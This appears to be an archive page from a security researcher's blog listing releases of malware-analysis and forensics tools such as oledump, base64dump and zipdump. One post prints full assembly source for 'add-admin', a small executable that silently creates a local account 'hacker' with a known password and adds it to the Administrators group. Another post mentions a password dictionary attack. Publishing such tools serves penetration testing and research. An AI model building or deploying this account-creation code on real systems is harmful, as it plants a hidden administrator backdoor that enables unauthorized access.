Didier Stevens

Sunday 26 July 2020

Update: oledump.py 0.0.52

Filed under: My Software,Update — Didier Stevens @ 0:00

This new version of oledump.py brings support for AES encrypted ZIP files via Python module pyzipper (Python 3 only). If module pyzipper is not installed, oledump will fall back to builtin module zipfile.



And plugin plugin_vbaproject.py does now a small dictionary attack on the extracted hash to try to recover the password.

I use the same dictionary as in zipdump.py, a dictionary that is the public domain, default wordlist used by John the Ripper, extended with a couple of passwords: infected, P@ssw0rd and VelvetSweatshop.

oledump_V0_0_52.zip (https)
MD5: 2528824D8A7CD2BE98615B1B1AE8C61A
SHA256: C47A9CC658571FF23E70264B4DD4F8F47D244708E7110EA0A28128F175CF80F5

Sunday 19 July 2020

Update: oledump.py Version 0.0.51

Filed under: My Software,Update — Didier Stevens @ 0:00

This is a bugfix update to oledump.py, and a feature update for plugins.


plugin_biff.py has a new -S (–statistics) option:

This option can be combined with option -c (–csv).

And there is a new plugin for VBA projects: plugin_vbaproject.py. More info in tomorrow’s blog post.


oledump_V0_0_51.zip (https)
MD5: 9A55FC37AD0C4C2F3D08F252C72C1A82
SHA256: 071D1605D520A4BABBE2CDA461866C349628FE4B428AC54823492A6CD89EA487

Saturday 18 July 2020

Update XORSearch Version 1.11.4

Filed under: My Software,Update — Didier Stevens @ 10:08

This is a small bug fix version of XORSearch: fixing some printf format strings for Linux, thanks to Lenny Zeltser for reporting.

Because of Google, I can no longer host this tool on my website.

You have to get it from my FalsePositives GitHub repository.

XORSearch_V1_11_4.zip
MD5: E66290D1EB15D9394C8D1264A09ECFE6
SHA256: BF20A1D76AAD83FC3AABEDC6DDC7F96B655DC94BEC3FA276A50AF6046EBB554C

Friday 3 July 2020

Update: base64dump.py Version 0.0.12

Filed under: My Software,Update — Didier Stevens @ 0:00

This new version of base64dump.py adds the following new features:

  • encoding zxc (0x4D,0x5A,0x90,…)
  • update for YARA rules
  • update for –cut option
  • option -A: run-length encoded HEX/ASCII dump
  • warning when no encoding was selected
  • environment variable to set hash algorithm (DSS_DEFAULT_HASH_ALGORITHMS)
  • option –jsonoutput
  • option -T: headtail
  • option -p: process encodings
  • Python 3 support

base64dump_V0_0_12.zip (https)
MD5: 834B0D2DB5915ECE1C2F016B9E8462D1
SHA256: 952A5009C945AF350DB0875E8F025E3B5D271FB54AC60BE7569CFBD949DD7B77

Monday 8 June 2020

Update: translate.py Version 2.5.8

Filed under: My Software,Update — Didier Stevens @ 20:14

This is a small Python 3 bugfix version.

translate_v2_5_8.zip (https)
MD5: 677BD5D6007F264A05D23A9A01B3DD13
SHA256: 977D7A87F771F5E86A6B57D2B565D7C789A7AC7696599E8B7412E9051D66DCFF

Wednesday 3 June 2020

add-admin: Tiny EXE To Add Administrative Account

Filed under: My Software — Didier Stevens @ 0:00

I wrote a tiny EXE program (1,5 KB) that creates an account and adds it to the local administrators group.

It’s written in 32-bit assembly code (it’s not shellcode), and needs to be assembled with nasm and then linked to a PE file.

The first 3 %define statements define the account name, password and local group.

; Assembly code to add a new local user and make it member of Administrators group
; Written for NASM assembler (http://www.nasm.us) by Didier Stevens
; https://DidierStevens.com
; Use at your own risk
;
; Build:
;   nasm -f win32 add-admin.asm
;   Microsoft linker:
;     link /fixed /debug:none /EMITPOGOPHASEINFO /entry:main add-admin.obj kernel32.lib netapi32.lib
;       https://blog.didierstevens.com/2018/11/26/quickpost-compiling-with-build-tools-for-visual-studio-2017/
;       /fixed -> no relocation section
;       /debug:none /EMITPOGOPHASEINFO -> https://stackoverflow.com/questions/45538668/remove-image-debug-directory-from-rdata-section
;       /filealign:256 -> smaller, but no valid exe
;   MinGW linker:
;     ld -L /c/msys64/mingw32/i686-w64-mingw32/lib --strip-all add-admin.obj -l netapi32 -l kernel32
;
; History:
;   2020/03/13
;   2020/03/14 refactor
;   2020/03/15 refactor

BITS 32

%define USERNAME 'hacker'
%define PASSWORD 'P@ssw0rd'
%define ADMINISTRATORS 'administrators'

global _main
extern _NetUserAdd@16
extern _NetLocalGroupAddMembers@20
extern _ExitProcess@4

	struc USER_INFO_1
		.uName RESD 1
		.Password RESD 1
		.PasswordAge RESD 1
		.Privilege RESD 1
		.HomeDir RESD 1
		.Comment RESD 1
		.Flags RESD 1
		.ScriptPath RESD 1
	endstruc
	
	struc LOCALGROUP_MEMBERS_INFO_3
		.lgrmi3_domainandname RESD 1
	endstruc

	USER_PRIV_USER EQU 1
	UF_SCRIPT EQU 1

	section .text
_main:
	mov     ebp, esp
	sub     esp, 4
	
	; NetUserAdd(NULL, level=1, buffer, NULL)
	lea     eax, [ebp-4]
	push    eax
	push    UI1
	push    1
	push    0
	call    _NetUserAdd@16
	
	; NetLocalGroupAddMembers(NULL, administrators, level=3, buffer, 1)
	push    1
	push    LMI3
	push    3
	push    ADMINISTRATORS_UNICODE
	push    0
	call    _NetLocalGroupAddMembers@20
	
	; ExitProcess(0)
	push    0
	call    _ExitProcess@4

; uncomment next line to put data structure in .data section (increases size PE file because of extra .data section)
;	section .data

UI1:
	istruc USER_INFO_1
		at USER_INFO_1.uName, dd USERNAME_UNICODE
		at USER_INFO_1.Password, dd PASSWORD_UNICODE
		at USER_INFO_1.PasswordAge, dd 0
		at USER_INFO_1.Privilege, dd USER_PRIV_USER
		at USER_INFO_1.HomeDir, dd 0
		at USER_INFO_1.Comment, dd 0
		at USER_INFO_1.Flags, dd UF_SCRIPT
		at USER_INFO_1.ScriptPath, dd 0
	iend

USERNAME_UNICODE:
	db      __utf16le__(USERNAME), 0, 0

PASSWORD_UNICODE:
	db      __utf16le__(PASSWORD), 0, 0

ADMINISTRATORS_UNICODE:
	db      __utf16le__(ADMINISTRATORS), 0, 0

LMI3:
	istruc LOCALGROUP_MEMBERS_INFO_3
		at LOCALGROUP_MEMBERS_INFO_3.lgrmi3_domainandname, dd USERNAME_UNICODE
	iend


Saturday 30 May 2020

New Tool: simple_ip_stats.py

Filed under: My Software,Networking — Didier Stevens @ 9:50

Some time ago, I created a tool to calculate the entropy of TCP data for a colleague. And a bit later, he asked me for a tool for UDP.

I have now merged these 2 tools, and added support for other protocols transported by IPv4 and IPv6. And I will no longer maintain simple_tcp_stats.py and simple_udp_stats.py.

This new tool simple_ip_stats.py is a Python program that reads pcap files and produces simple statistics for each IP connection per protocol.

For the moment, it calculates the entropy of the data (without packet reassembling) of each connection (both directions) and reports this in a CSV file:

Protocol;ConnectionID;head;Size;Entropy
TCP;96.126.103.196:80-192.168.10.10:50236;’HTTP’;493;6.73520107812
TCP;192.168.10.10:50236-96.126.103.196:80;’GET ‘;364;5.42858024035
TCP;192.168.10.10:50235-96.126.103.196:80;’GET ‘;426;5.46464090792
UDP;192.168.10.10:56372-239.255.255.250:1900;’M-SE’;173;5.35104059717
TCP;96.126.103.196:80-192.168.10.10:50235;’HTTP’;3308;6.06151478505

simple_ip_stats_V0_0_1.zip (https)
MD5: 0482F3667E4EE6444350D9B0A146F764
SHA256: 480DCF2C82030EF996A6C1C3FEFCAAB77C000EC72DECA91329298C9BCC578BAD

Friday 22 May 2020

Update: oledump.py Version 0.0.50

Filed under: maldoc,Malware,My Software,Update — Didier Stevens @ 0:00

This new version brings updates to plugin plugin_biff.py.





This plugin can now produce a CSV list of cell values and formulas (option -c) or a JSON file of values and formulas (option -j).

Cell references are in RC format (row-column), but can also be produced in letters-numbers format (LN, option -r LN).

CSV or JSON output can be piped into my ad-hoc decoding programs.


oledump_V0_0_50.zip (https)
MD5: 30EB6A0E0924E72350B268ADDE4E4EC7
SHA256: 870167AE5576B169EB52572788D04F1FFCEC5C8AFDEBCC59FE3B8B01CBDE6CD9

Monday 11 May 2020

Update: XORSelection.1sc Version 5.0

Filed under: My Software,Update — Didier Stevens @ 0:00

XORSelection is a 010 Editor script I wrote some time ago, and it is included in theĀ 010 Editor script repository. You provided it with an XOR key (ASCII or HEX), and then it will XOR-encode the file open in 010 Editor (or a selection of that file).

This new version brings options.

The input box of XORSelection can still be used to provide an ASCII key (e.g. Secret) or an HEX key (e.g. 0x536563726574), and the program will behave like before.

But if you provide no input and click OK, a second input box will be displayed, to input options (prior versions display an error message).


If you type h, you’ll get a simple help dialog, and then the program will terminate:

The options you can enter are r, l and/or s.

Use option r (reverse key) if the key has to be reversed before being used. Example: Secret -> terceS.

I introduced this option because I regularly need to use little-endian 4-byte XOR keys.

Use option l (literal key) if you need to use an ASCII key that starts with 0x (otherwise this key will be parsed as an HEX key).

Option s (shift) can be used to shift the key.

Here is an example to explain the shift option: assume the key is Secret, and that you want to decode a selection of an encrypted file. That selection will most likely not align with the key (e.g. the first byte of the selection was not encoded with the first byte of the key): lets assume you need to start decoding from the 3rd byte of the key: then you need a shift to the right of 2 positions, e.g. option s2. Remark that you can also shift to the left, then you use a negative integer, for example s-1.

XORSelection_V5_0.zip (https)
MD5: 0C2776C7E02235C4949A81AAEF079F66
SHA256: 4F82BC180264FC21802A43E2E5B078EDA7B24FC655815A37948317E8F043A5CA
Thursday 30 April 2020

Update: zipdump.py Version 0.0.19

Filed under: Encryption,My Software,Update — Didier Stevens @ 0:00

This new version of zipdump uses module pyzipper in stead of build-in module zipfile.

pyzipper supports AES encryption. It is not a built-in module, and needs to be installed (with pip for example). pyzipper does not support Python 2.

If module pyzipper is not installed, zipdump will fall back to module zipfile.

zipdump_v0_0_19.zip (https)
MD5: 6DDE072811D4B44B15D0B8EE4E7B4C03
SHA256: EB38D57E63B12EFAC531B4F0BA866BF47CAEC7F64E0C3CCF4557476FFF1C6226

« Previous Page — Next Page »

Blog at WordPress.com.